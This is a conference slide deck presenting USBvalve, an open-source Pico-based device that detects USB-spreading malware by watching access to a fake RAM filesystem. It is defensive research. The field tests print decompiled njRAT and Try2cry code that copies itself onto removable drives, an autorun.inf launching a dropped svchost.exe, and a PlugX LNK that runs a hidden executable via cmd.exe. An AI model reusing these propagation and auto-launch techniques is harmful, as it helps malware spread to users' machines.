USBVALVE

EXPOSE USB ACTIVITY ON THE FLY!

HELLO!

I am Cesare Pizzi, I'm doing security things at Sorint.lab

I am here because I love hacking (and thanks to the organizers!)

You can find me at "@red5heep" and "https://github.com/cecio"

1.

INTRO: MY PROBLEM

Because if it’s your problem, you’ll find a solution…

WHY USB DRIVES ARE AN ISSUE?

Malware spreading via USB is not something from the past, but it is still a thing. We had several examples in the last months:

- MISTCLOAK (https://www.mandiant.com/resources/blog/china-nexus-espionage-southeast-asia)
- RASPBERRY ROBIN (https://www.microsoft.com/en-us/security/blog/2022/10/27/raspberry-robin-worm-part-of-larger-ecosystem-facilitating-pre-ransomware-activity/)

WHY USB DRIVES ARE AN ISSUE?

- NJRAT (https://infosecwriteups.com/njrat-malware-analysis-8e90dce07a9e)
- Try2cry (https://www.bleepingcomputer.com/news/security/try2cry-ransomware-tries-to-worm-its-way-to-other-windows-systems/)
- PlugX (https://unit42.paloaltonetworks.com/plugx-variants-in-usbs/)

Why USB drives are an issue?

But why using USB to spread in 2023?

- Implementation is pretty easy
- USB drives are easily exchanged without precautions
- USB allows “spillover” (different networks or even air gapped systems)

WHY USB DRIVES ARE AN ISSUE?

But it's not just something related to malware; every time you are inserting a USB key in a system, you don't know what is really happening:

something is stealing files or information for example?

These are the reasons why I decided to build USBValve: a simple, cheap little hardware that can give you the details on what happens when you insert a USB drive in a system.

2.

The Hardware

It should be cheap ☺

The hardware (yes, it's an hardware project)

I decided to build this on well-known, cheap, off-the-shelf hardware, so I opted for:

- Raspberry Pi Pico (6$)
- OLED SSD1306 screen (8$) to give immediate output

THE HARDWARE (YES, IT'S AN HARDWARE PROJECT)


To keep thing simple I tried to avoid to use a real SD card and I emulated everything I needed.

In this way you just need a couple of components to have the fully working project.


The very same code should run on any “rp2040” based platform supporting “TinyUSB”

A CUSTOM PCB

I decided to create also a super simple custom PCB, but you can build your own also without



D0 D1 GND D2 D3 D4 D5 GND D6 D7 D8 D9 GND D10 D11 D12 D13 GND D14 D15
RPI PICO V1
DEBUG
SWDIO
GND
SWCLK
USB
VBUS
VSYS
GND
3V3_EN
3V3_VOUT
ADC_VREF

The Final Result



An Insomni'hack version

I prepared this BLACK “limited edition” PCB, just for Insomni’hack



3.

The Software

…everything OpenSource…

THE SOFTWARE

Based on “TinyUSB” library the system build a complete fake Filesystem directly in the RAM of the “Pico” and monitor for what is going on.


THE SOFTWARE

The File System has been crafted to expose more space than what is actually available in the memory of the board: we are not storing files, just checking accesses!

THE SOFTWARE

In order to avoid issues due to caching or some internals of the OS (works for both Linux and Windows) and to avoid false positive, the Fake FS places some files in specific positions in the clusters and then it monitor accesses.

THE SOFTWARE



```
#ifndef RAMDISK_H_
#define RAMDISK_H_

//
// The filesystem contains 3 files at specific blocks (see also USBvalve.ino)
//    AUTORUN.INF
//    README.TXT
//    System Volume Information
//
#define README_CONTENTS \
  "...nuke the entire site from orbit. It's the only way to be sure."

#define AUTORUN_CONTENTS \
  "[autorun]\r\nopen=calc.exe\r\nicon=icon.ico\r\n"

uint8_t msc_disk[DISK_BLOCK_NUM][DISK_BLOCK_SIZE] = {
{
//------------- Block 0: -------------//
0xeb, 0x3c, 0x90, 0x6d, 0x6b, 0x66, 0x73, 0x2e, 0x66, 0x61, 0x74, 0x00, 0x02, 0x01, 0x01, 0x00,
0x01, 0x10, 0x00, 0x00, 0x08, 0xf8, 0x06, 0x00, 0x01, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x80, 0x00, 0x29, 0x66, 0x36, 0xba, 0xf7, 0x55, 0x53, 0x42, 0x56, 0x41,
0x4c, 0x56, 0x45, 0x20, 0x20, 0x20, 0x46, 0x41, 0x54, 0x31, 0x32, 0x20, 0x20, 0x20, 0x0e, 0x1f,
0xbe, 0x5b, 0x7c, 0xac, 0x22, 0xc0, 0x74, 0x0b, 0x56, 0xb4, 0x0e, 0xbb, 0x07, 0x00, 0xcd, 0x10,
0x5e, 0xeb, 0xf0, 0x32, 0xe4, 0xcd, 0x16, 0xcd, 0x19, 0xeb, 0xfe, 0x54, 0x68, 0x69, 0x73, 0x20,
0x69, 0x73, 0x20, 0x6e, 0x6f, 0x74, 0x20, 0x61, 0x20, 0x62, 0x6f, 0x6f, 0x74, 0x61, 0x62, 0x6c,
0x65, 0x20, 0x64, 0x69, 0x73, 0x6b, 0x2e, 0x20, 0x20, 0x50, 0x6c, 0x65, 0x61, 0x73, 0x65, 0x20,
0x69, 0x6e, 0x73, 0x65, 0x72, 0x74, 0x20, 0x61, 0x20, 0x62, 0x6f, 0x6f, 0x74, 0x61, 0x62, 0x6c,
0x65, 0x20, 0x66, 0x6c, 0x6f, 0x70, 0x70, 0x79, 0x20, 0x61, 0x6e, 0x64, 0x0d, 0x0a, 0x70, 0x72,
0x65, 0x73, 0x73, 0x20, 0x61, 0x6e, 0x79, 0x20, 0x6b, 0x65, 0x79, 0x20, 0x74, 0x6f, 0x20, 0x74,
0x72, 0x79, 0x20, 0x61, 0x67, 0x61, 0x69, 0x6e, 0x20, 0x2e, 0x2e, 0x2e, 0x20, 0x0d, 0x0a, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
```

4.

Field Tests

Some real life examples

REAL MALWARE

We'll go through 4 malwares which will use 4 different techniques to trigger the execution, some of them pretty naive, some more sophisticated.

Obviously all the USB activities will be catched and exposed by USBvalve.

REAL MALWARE

It looks like that malware authors using USB spread techniques, prefer to use .NET executables.

May be because we are examining some simple malware samples?

REAL MALWARE


This can be true for njrat and try2cry, but for Raspberry Robin and PlugX it’s another story: we are actually facing something more complex and structured.

4/1.

FIELD TESTS: NJRAT

NJRAT

The malware change Autoruns.inf file...




```
                }
            }
            flag = OK.usb;
            if (flag)
            {
                string text = "autorun.inf";
                string text2 = OK.usbx;
                FileAttributes fileAttributes = FileAttributes.Hidden;
                string text3 =
                  MyProject.Computer.FileSystem.SpecialDirectories.ProgramFiles
                  ;
                string[] logicalDrives = Directory.GetLogicalDrives();
                foreach (string text3 in logicalDrives)
                {
                    try
                    {
                        File.Copy(Application.ExecutablePath, text3 + text2);
                        File.SetAttributes(text3 + text2, fileAttributes);
                    }
                    catch (Exception ex7)
                    {
```

Name	Value
text3	@"E:\"
logicalDrives	{string[0x00000003]}
[0]	@"C:\"
[1]	@"D:\"
[2]	@"E:\"
text	"autorun.inf"

NJRAT

…to trigger execution of svchost.exe copied on the drive




Administrator: Command Prompt

```
C:\Users\me>e:

E:\>dir
 Volume in drive E is USBVALVE
 Volume Serial Number is F7BA-3666

 Directory of E:\

13/11/2022  11:07                66 README.TXT
               1 File(s)             66 bytes
               0 Dir(s)       1,003,008 bytes free

E:\>dir /ah
 Volume in drive E is USBVALVE
 Volume Serial Number is F7BA-3666

 Directory of E:\

14/11/2022  22:19                50 AUTORUN.INF
14/11/2022  22:01    <DIR>          System Volume Information
02/10/2022  18:12            37,888 svchost.exe
               2 File(s)         37,938 bytes
               1 Dir(s)       1,003,008 bytes free

E:\>type autorun.inf
[autorun]
open=E:\svchost.exe
shellexecute=E:\

E:\>
```

4/2.

FIELD TESTS: TRY2CRY

TRY2CRY




```
// Token: 0x0600003C RID: 60 RVA: 0x0002C214 File Offset: 0x0002A414
private void Timer1_Tick(object sender, EventArgs e)
{
    try
    {
        foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
        {
            if ((driveInfo.DriveType == DriveType.Removable) & driveInfo.IsReady)
            {
                this.List2020.Items.Clear();
                ArrayList arrayList = new ArrayList();
                ArrayList arrayList2 = new ArrayList();
                string executablePath = Application.ExecutablePath;
                string[] directories = Directory.GetDirectories(driveInfo.RootDirectory.FullName);
                arrayList.AddRange(directories);
                string destFileName = driveInfo.RootDirectory.FullName + this.DqgCloZVcJIZInjgggEpYqv(Conversions.ToString
                  (Strings.Chr(183))) + "خاص جدا.exe";
                if (File.Exists(executablePath))
                {
                    File.Copy(executablePath, destFileName);
                }
                string destFileName2 = driveInfo.RootDirectory.FullName + this.DqgCloZVcJIZInjgggEpYqv(Conversions.ToString
                  (Strings.Chr(183))) + "هام.exe";
                if (File.Exists(executablePath))
                {
                    File.Copy(executablePath, destFileName2);
                }
                string destFileName3 = driveInfo.RootDirectory.FullName + this.DqgCloZVcJIZInjgggEpYqv(Conversions.ToString
                  (Strings.Chr(183))) + "كلمات المرور.exe";
                if (File.Exists(executablePath))
                {
                    File.Copy(executablePath, destFileName3);
                }
                string destFileName4 = driveInfo.RootDirectory.FullName + this.DqgCloZVcJIZInjgggEpYqv(Conversions.ToString
                  (Strings.Chr(183))) + "غريب.exe";
                if (File.Exists(executablePath))
```

The ransomware is copying itself on USB…

TRY2CRY

...with some "fancy" file names (in arabic), hoping that the user will click on them



```
هام.exe                 Important.exe
كلمات المرور.exe    passwords.exe
خاص جدا.exe         very special.exe
غريب.exe                weird.exe
```

4/3.

FIELD TESTS:

RASPBERRY ROBIN

Raspberry Robin

This malware is pretty complex and composed of several parts.

MS and Red Canary did awesome analysis on it.

Raspberry Robin

- https://redcanary.com/blog/raspberry-robin/
- https://www.microsoft.com/en-us/security/blog/2022/10/27/raspberry-robin-worm-part-of-larger-ecosystem-facilitating-pre-ransomware-activity/

RASPBERRY ROBIN

From the MS site mentioned before



Malicious ads
DEV-0651
Attacker-controlled intermediary server
Public cloud infrastructure (e.g., Azure, Discord, GitHub, and SpiderOak)
FAUPPOD-packed malware
Command-and-control to compromised QNAP
DEV-0206: FakeUpdates/SocGholish JavaScript
DEV-0243: Cobalt Strike and interactive human-operated ransomware intrusion
LockBit ransomware
DEV-0856: ROSHTYAK malware
DEV-0856: Heavily-obfuscated .NET spreader writes LNKs to USB drives
More Raspberry Robin victims via LNK USB infection
July 26, 2022
DEV-0206: FakeUpdates JavaScript
September 19, 2022
DEV-0249: IcedID
September 28, 2022
DEV-0249: Bumblebee
September 30, 2022
DEV-0950: Truebot
DEV-0950: Cobalt Strike and interactive human-operated ransomware intrusion
Clop ransomware
Human-operated ransomware intrusions
Initial infection vectors

Figure 4. Raspberry Robin's connectivity to a larger cybercriminal ecosystem

RASPBERRY ROBIN

If you really want an insight about the complexity behind Raspberry Robin and Roshtyak, have a look to this awesome report from AVAST:

- https://decoded.avast.io/janvojtesek/raspberry-robins-roshtyak-a-little-lesson-in-trickery/?s=09

RASPBERRY ROBIN

It creates a LNK file disguised as a folder, using name “recovery.lnk” or some USB drives brands, encouraging the user to click on it.

4/4.


FIELD TESTS: PLUGX

PLUGX

PlugX is pretty interesting, because it looks like it's targeting (at least in some of its variant) security analysts:

https://unit42.paloaltonetworks.com/plugx-variants-in-usbs/

PLUGX




247CTF Retweeted

Duncan Ogilvie @mrexodia · Feb 27

Read an article from @TrendMicro about using x32dbg as a lolbin 💀. You can do the same with WinDbg 😎🔥. github.com/mrexodia/lolbi... #cybersecurity #redteam #advanced #infosec #hacker #ransomware #windbg #debugger #pentest #malware #edr #bypass #newtechniquebro @Sophos @msftsecurity

Windows GUI symbolic debugger
Digital Signature Details
Digital Signature Information
This digital signature is OK.
Microsoft Corporation
You have been infected
OK
rnals: www.sysinternals.com
Tools
Options
Help
Operation
Path
CreateFile
D:\not-malware\build\dbgeng.dl
CreateFile
D:\not-malware\build\dbghelp.d
ALT



Add signature checks for all dependencies if the executable is signed #3039

Merged mrexodia merged 5 commits into `development` from `signingcheck` 2 weeks ago

Conversation 0 · Commits 5 · Checks 1 · Files changed 13

mrexodia commented 2 weeks ago — Member

No description provided.

mrexodia added 5 commits 2 weeks ago

```
Initial signature checking PoC working                              c4df19f
Fix a renamed slot in the LogView                                   ed0fce1
Initial implementation of the signature check to prevent abuse ...  1e61602
Clean up a bunch of code                                            1a1f48b
Update TitanEngine to fix some minor bugs                         ✕ 5d0e8f7
```

Reviewers
No reviews
Still in progress? Learn abou

Assignees
No one assigned

Labels
None yet

Projects
None yet

PLUGX

The sample is distributed as X32bridge.dll file which is "side-loaded" when X64dbg application is started.

Once loaded the DLL will search the payload in X32bridge.dat file.


PLUGX

The malware uses USB to spread, with an interesting technique:

It creates a LNK file disguised as a device (with proper icon) and all the files are saved in a folder named with Unicode char 00A0 (no-break space)

PLUGX


This is what you see in Explorer:



Name	Date modified
Removable Disk(0GB)	09/02/2023 21:33

PLUGX


This is what you see in cmd:



```
 Volume Serial Number is EEE8-C1DF

 Directory of C:\Users\me\Desktop\xdbg\x32

09/02/2023  16:42            72,704 x32bridge.dll
               1 File(s)         72,704 bytes
               0 Dir(s)  31,051,808,768 bytes free

C:\Users\me\Desktop\xdbg\x32>copy ..\..\..\Downloads\plugx\X32bridge.dat .
        1 file(s) copied.

C:\Users\me\Desktop\xdbg\x32>x32dbg.exe

C:\Users\me\Desktop\xdbg\x32>e:

E:\>dir
 Volume in drive E is USBVALVE
 Volume Serial Number is F7BA-3666

 Directory of E:\

09/02/2023  21:21             1,751 USBVALVE.lnk
               1 File(s)          1,751 bytes
               0 Dir(s)           6,144 bytes free

E:\>type USBVALVE.lnk
L☺¶☻└FÒ☻ w↓▄üÀ║Î☻Þ«ıà╟<┘☻w↓▄üÀ║Î☻£♥5☻¶▼PÓOð Û:i►ó+00Ø↓/C:\V1kUs░►Windows@       ♦´¥çOwHIVîñ.+♠☻§³▼Windows▬Z1IV(ì►System3
2B       ♦´¥çOwHIVîñ.Ý♀☻§]jSystem32↑V2£♥FS▄l cmd.exe@    ♦´¥FS▄lIV»¬.&Ó☻äë~åcmd.exe▬J└☻└-I◄♥▀┴Þ¯►C:\Windows\System32\cmd.
exe)/q /c "á\á\RECYCLER.BIN\files\x32dbg.exe"!%systemroot%\system32\SHELL32.dll¶♥☻á%comspec%%comspec%►♣á%¦└ðáwN┴
E:\>_
```

PLUGX


This is what you see
in Linux:



```
>>> ls
    'Removable Disk(0GB).lnk'  'System Volume Information'
 cesare@dell  /mnt
>>> ls -al
total 80
drwxr-xr-x 4 root root 16384 Jan  1  1970  .
drwxr-xr-x 1 root root   346 Jan 30 15:45  ..
drwxr-xr-x 3 root root 16384 Feb  9  2023
-rwxr-xr-x 1 root root  1751 Feb  9  2023 'Removable Disk(0GB).lnk'
drwxr-xr-x 2 root root 16384 Feb  9 17:20 'System Volume Information'
 cesare@dell  /mnt
```

PLUGX


This is what you see in Linux if you drill down:



```
>>> ls
    'Removable Disk(0GB).lnk'  'System Volume Information'
 cesare@dell  /mnt
>>> ls -l
total 48
drwxr-xr-x 3 root root 16384 Feb  9  2023
-rwxr-xr-x 1 root root  1751 Feb  9  2023 'Removable Disk(0GB).lnk'
drwxr-xr-x 2 root root 16384 Feb  9 17:20 'System Volume Information'
 cesare@dell  /mnt
>>> cd
 cesare@dell  /mnt/
>>> ls
     desktop.ini  'Removable Disk(0GB).lnk'
 cesare@dell  /mnt/
>>> ls -l
total 48
drwxr-xr-x 3 root root 16384 Feb  9  2023
-r-xr-xr-x 1 root root   134 Feb  9  2023  desktop.ini
-rwxr-xr-x 1 root root  1747 Feb  9  2023 'Removable Disk(0GB).lnk'
 cesare@dell  /mnt/
>>> cat desktop.ini
[.ShellClassInfo]
IconResource=%systemroot%\system32\SHELL32.dll,7%
 cesare@dell  /mnt/
>>>
```

PLUGX

This is what you see in Linux if you drill down even more:



```
>>> ls
desktop.ini  RECYCLER.BIN  x32bridge.dat  X32bridge.dll
 cesare@dell  /mnt/ /
>>> ls -l
total 240
-r-xr-xr-x 1 root root    134 Feb  9  2023 desktop.ini
drwxr-xr-x 3 root root  16384 Feb  9  2023 RECYCLER.BIN
-rwxr-xr-x 1 root root 127514 Feb  9 17:39 x32bridge.dat
-rwxr-xr-x 1 root root  72704 Feb  9 17:42 X32bridge.dll
 cesare@dell  /mnt/ /
>>> cat desktop.ini
[.ShellClassInfo]
IconResource=%systemroot%\system32\SHELL32.dll,7%
 cesare@dell  /mnt/ /
>>> 
```


5.

HOW USBVALVE REACTS

…to all of this

CASE #1


When you insert the board, you will see something like this:



```
USBvalve - 0.6
--------------------
[+] Selftest: OK
```

CASE #1

Depending on the system you may have auto-mount or not. Let's make an example with a Windows System where the USB are always mounted automatically:




```
USBvalve - 0.6
----------------
[+] Selftest: OK
[+] AUTORUN (R)
```

CASE #1

As you can see the Autorun.inf file is accessed. This is pretty normal, even if the Autoplay feature is turned off. In this case it is not executed, but only read.


The R near the name state the access mode (Read).



```
USBvalve - 0.6
---------------
[+] Selftest: OK
[+] AUTORUN (R)
```

CASE #2

This starts to be a little suspicious (see [!]): something is reading all the files on the dongle. This is not a default behavior, so something strange is happening. It could be just the AV (but Windows Defender does not do it by default) or may be something else.




```
USBvalve - 0.6
---------------
[+] Selftest: OK
[!] README (R)
```

CASE #3

Ok, something is writing...this is definitely wrong!

If something is writing just after the dongle insertion, something bad is happening. It can be a malware trying to spread itself or something encrypting files, or...?.



```
USBvalve - 0.6
--------------
[+] Selftest: OK
[!] WRITING
```

6.

DEBUG & FORENSIC

Alternative ways to use it.

DEBUG & FORENSIC


USBvalve can be used also to debug or make forensic investigations as well, checking what is going on the device when read/write operations are done.

After insertion a serial port is added to the system: it's just a matter of connecting the COM/Serial to a terminal and then check


DEBUG & FORENSIC

In this case we are monitoring very specific commands like SCSI READ(10) and WRITE(10) commands, with sector accessed and a small dump of the data.

For timing reason it's not possible to dump the entire packet.




```
2E2E2E6E756B6520 74686520656E7469 ...nuke the enti

Write LBA: 7    Size: 512
55534256414C5645 202020080000AF60 USBVALVE    ....`

Write LBA: 7    Size: 512
55534256414C5645 202020080000AF60 USBVALVE    ....`

Write LBA: 7    Size: 512
55534256414C5645 202020080000AF60 USBVALVE    ....`

Write LBA: 1    Size: 512
F8FFFFFFFFFFFFFF FFFFFFFF00000000 ................

Write LBA: 7    Size: 512
55534256414C5645 202020080000AF60 USBVALVE    ....`

Write LBA: 7    Size: 512
55534256414C5645 202020080000AF60 USBVALVE    ....`

Write LBA: 13   Size: 512
2E2E2E6E756B6520 74686520656E7469 ...nuke the enti
```



```
F:\>copy README.TXT prova
        1 file(s) copied.

F:\>copy README.TXT prova2
        1 file(s) copied.

F:\>copy README.TXT prova3
        1 file(s) copied.

F:\>copy README.TXT prova4
        1 file(s) copied.

F:\>c:

C:\Users\cesare>f:

F:\>dir
 Volume in drive F is USBVALVE
 Volume Serial Number is F7BA-3666

 Directory of F:\

11/13/2022  11:07 AM                42 AUTORUN.INF
11/13/2022  11:07 AM                66 README.TXT
               2 File(s)            108 bytes
               0 Dir(s)       1,040,896 bytes free

F:\>type README.TXT
...nuke the entire site from orbit. It's the only way to be sure.

F:\>copy README.TXT prova
        1 file(s) copied.

F:\>
```

DEBUG & FORENSIC

But since the SWD PINs are exposed, you can also attach an hardware debugger and attach GDB: at this point you have full access to the USB activities and you can inspect all the traffic done with the protocol



1.

CUSTOMIZATION

Create your own File System

CUSTOMIZATION

A pre-built FileSystem is provided in the original source.

But you can create your own, if you wish. A companion script is provided to create the proper structure out from a file, formatted in the proper way.

CUSTOMIZATION

```
dd if=/dev/zero of=fat.fs bs=1024 count=1024
sudo mkfs.fat fat.fs –g 1/1 –f 1 –s 1 –r 16 –n "USBVALVE"
sudo mount fat.fs /mnt
```

Now you can create the files you prefer in the /mnt/ folder.

Once done a Python script can create the proper structures to be compiled as RAM disk. Some adjustment on some global variables may be required to have all working.

8.

CURIOUS THINGS TO TRY...

COURIOUS THINGS...

Right now I'm testing all the devices with a USB port in my house (TV decoder, modem, Steam Deck ...) to see if they are doing something strange with my data :-)

9.


OPEN SOURCE

NOW IT'S YOUR TURN

Everything has been released as OpenSource so you can get it and personalize the entire program to fit your needs. Build instructions are present too:

https://github.com/cecio/USBvalve

NOW IT'S YOUR TURN



firmware	First blood	2 weeks ago
pictures	Image resized	2 weeks ago
utils	First blood	2 weeks ago
.gitignore	Initial commit	last month
LICENSE	Initial commit	last month
README.md	update to README	2 weeks ago

README.md


USBvalve

Expose USB activity on the fly

I'm sure that, like me, you were asked to put your USB drive in an *unknown* device...and then the doubt:

what happened to my poor dongle, behind the scene? Stealing my files? Encrypting them? Or *just* installing a malware? With **USBvalve** you can spot this out in seconds: built on super cheap off-the-shelf hardware you can quickly test any USB file system activity and understand what is going on before it's too late!

With **USBvalve** you can have an immediate feedback about what happen to the drive; the screen will show you if the *fake* filesystem built on the device is accessed, read or written:



README.md

- solder the OLED (with a header) on the 4 PIN space

Some of the OLEDs have the GND and VCC PINs swapped, so I built the PCB to be compatible with both versions:

For example if your OLED has GND on PIN1 and VCC on PIN2 like this:

You have to place a blob of solder on these two pads on the back of the PCB:

Otherwise you should the opposite and place the solder on the other PADs:

Without USBvalve PCB

10.

CREDITS

CREDITS

Special thanks to:

- TinyUSB project (https://docs.tinyusb.org/en/latest/)
- AdaFruit porting (https://github.com/adafruit/Adafruit_TinyUSB_Arduino)
- All the analysis mentioned before
- Presentation template by SlidesCarnival

THANKS!

Any questions?

You can find me at @red5heep and on Github